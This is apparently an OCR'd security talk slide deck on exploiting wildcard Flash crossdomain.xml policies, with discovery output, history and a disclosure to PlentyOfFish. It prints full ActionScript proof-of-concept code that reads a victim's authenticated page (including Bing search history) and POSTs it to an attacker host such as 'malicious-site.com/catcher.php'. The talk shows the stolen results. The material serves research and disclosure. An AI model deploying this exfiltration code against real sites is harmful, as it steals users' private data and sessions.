


"Time to steal anything the victim can access."

Vulnerability Intro



Vulnerability Intro



Exfiltration!

Determining Risk

```
<allow-access-from domain="*"/>
```

vulnerable.com

- Still vulnerable even if no applications on the server use Flash

Determining Risk

```
<allow-access-from domain="*"/>
```

vulnerable.com

- Still vulnerable even if no applications on the server use Flash
- All applications on this FQDN are vulnerable

Determining Risk


```
<allow-access-from domain="*"/>
```

vulnerable.com

- Is there anything worth stealing?
- Are there actions worth CSRFing?
- If not, there is no risk!

Determining Risk

Determining Risk



Discovery


intranet-webserver/crossdomain.xml
This XML file does not appear to have any style information associated with it.
<cross-domain-policy>
<allow-access-from domain="*" secure="false"/>
</cross-domain-policy>

Discovery

Flash cross-domain policy

Issue: **Flash cross-domain policy**
Severity: **High**
Confidence: **Certain**
Host:
Path: **/crossdomain.xml**

Issue detail

The application publishes a Flash cross-domain policy which allows access from any domain.

Allowing access from all domains means that any domain can perform two-way interaction with this application. consists entirely of unprotected public content, this policy is likely to present a significant security risk.

Discovery

```
root@kali-osx:/# nikto -Plugins clientaccesspolicy -h localhost 80
- Nikto v2.1.6
---------------------------------------------------------------------------
-
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2014-08-06 21:24:00 (GMT-4)
---------------------------------------------------------------------------
-
+ Server: Apache/2.2.22 (Debian)
+ /crossdomain.xml contains a full wildcard entry. See http://jere
sman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ /crossdomain.xml contains 2 lines which should be manually viewe
proper domains or wildcards.
+ 212 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:           2014-08-06 21:24:00 (GMT-4) (0 seconds)
---------------------------------------------------------------------------
```

History

History

- This is an old vulnerability!

- **2003:** Flash player 7 introduced crossdomain.xml

- **2006:** Chris Shiflett, Julien Couvreur, and Jeremiah Grossman started talking about this publicly

- **2010:** Erland Oftedel released MalaRIA-proxy

Not much traction

Here are some Google search results, as of March 2014:

Search Term	Results
“crossdomain.xml exploit”	34 unique hits
“crossdomain.xml attack”	26 unique hits
“crossdomain.xml vulnerability”	18 unique hits

Exploitation

- How to do I create a proof of concept (POC) exploit?

Enter Gursev Kalra

- http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html

```actionscript
// POC Author: Gursev Singh Kalra (gursev.kalra@foundstone.com)
// XDomainXploit.as

package {
 import flash.display.Sprite;
 import flash.events.*;
 import flash.net.URLRequestMethod;
 import flash.net.URLRequest;
 import flash.net.URLLoader;

 public class XDomainXploit extends Sprite {
  public function XDomainXploit() {
   // Target URL from where the data is to be retrieved
   var readFrom:String = "http://www.secret-site.com/account/info";
   var readRequest:URLRequest = new URLRequest(readFrom);
   var getLoader:URLLoader = new URLLoader();
   getLoader.addEventListener(Event.COMPLETE, eventHandler);
   try {
    getLoader.load(readRequest);
   } catch (error:Error) {
    trace("Error loading URL: " + error);
   }
  }

  private function eventHandler(event:Event):void {
   // URL to which retrieved data is to be sent
   var sendTo:String = "http://malicious-site.com/catcher.php"
   var sendRequest:URLRequest = new URLRequest(sendTo);
   sendRequest.method = URLRequestMethod.POST;
   sendRequest.data = event.target.data;
   var sendLoader:URLLoader = new URLLoader();
   try {
    sendLoader.load(sendRequest);
   } catch (error:Error) {
    trace("Error loading URL: " + error);
   }
  }
 }
}
```

So then I thought… what about the internet?

So then I thought… what about the internet?

bing

Microsoft

THINKGEEK

JOIN IN. GEEK OUT.

STAPLES

copy&print

zulily

SOMETHING SPECIAL EVERY DAY

PlentyOfFish


the simple image sharer

imgur

Stealing Sensitive Data

Stealing Sensitive Data

- 1) Overly permissive crossdomain.xml file



Bing Search History

https://ssl.bing.com/profile/history

History

Search your history

All types | Mar 02, 2014 | Show all

Interests

History

SUNDAY, MAR 2, 2014

test

Web

super secret stuff I don't want anyone to ...

Web

cars

Web

Bing Search History

https://www.bing.com/profile/history

History

Search your history

All types | Mar 02, 2014 | Show all

Interests

History

SUNDAY, MAR 2, 2014

test

Web

super secret stuff I don't want anyone to ...

Web

cars


Web

```
// Customized POC Author: Seth Art (sethsec@gmail.com)
// Original Author: Gursev Singh Kalra (gursev.kalra@foundstone.com)
// Original Author's github: (https://github.com/gursev/flash-xdomain-xploit)
package {
 import flash.display.Sprite;
 import flash.events.*;
 import flash.net.URLRequestMethod;
 import flash.net.URLRequest;
 import flash.net.URLLoader;


 public class BingExternal extends Sprite {
  public function BingExternal() {
   // Target URL from where the data is to be retrieved
   var readFrom:String = "https://www.bing.com/profile/history";
   var readRequest:URLRequest = new URLRequest(readFrom);
   var getLoader:URLLoader = new URLLoader();
   getLoader.addEventListener(Event.COMPLETE, eventHandler);
   try {
    getLoader.load(readRequest);
   } catch (error:Error) {
    trace("Error loading URL: " + error);
   }
  }


 private function eventHandler(event:Event):void {
  // URL to which retrieved data is to be sent
  var sendTo:String = "https://www.xxxxxxxxx.com/bing-history.php"
  var sendRequest:URLRequest = new URLRequest(sendTo);
  sendRequest.method = URLRequestMethod.POST;
  sendRequest.data = event.target.data;
  var sendLoader:URLLoader = new URLLoader();
  try {
   sendLoader.load(sendRequest);
  } catch (error:Error) {
   trace("Error loading URL: " + error);
```

```
root@kali:/# cat /tmp/bing.txt | xmllint --format - | grep "sh_item_cl_url"
```

```
<span class="sh_item_qu_query">test</span>
<span class="sh_item_qu_query">super secret stuff I don't want anyone to ...</
<span class="sh_item_qu_query">cars</span>
<span class="sh_item_qu_query">hacking odata</span>
<span class="sh_item_qu_query">palo alto networks facebook policy</span>
<span class="sh_item_qu_query">palo alto networks facebook </span>
<span class="sh_item_qu_query">palo alto networks rules</span>
<span class="sh_item_qu_query">dcps.gov</span>
<span class="sh_item_qu_query">morsise and tenon not fitting</span>
<span class="sh_item_qu_query">+how to bottom a mortice</span>
<span class="sh_item_qu_query">el gar</span>
```

Stealing Sessions



Stealing Sessions

« Back to Jobs

Plentyoffish Media Inc

Director of Growth and Analytics

Vancouver, BC, Canada - Full Time

Apply: Director of Growth and Analytics

* Required fields

Cover Letter*

Unfortunately this is not a job application. I am a security researcher, and I'd like to disclose a web application security vulnerability that affects users who are currently authenticated with www.pof.com.

Stealing Sessions

- 1) Overly permissive crossdomain.xml
- 2) Session cookie(s) in HTML Body

Request

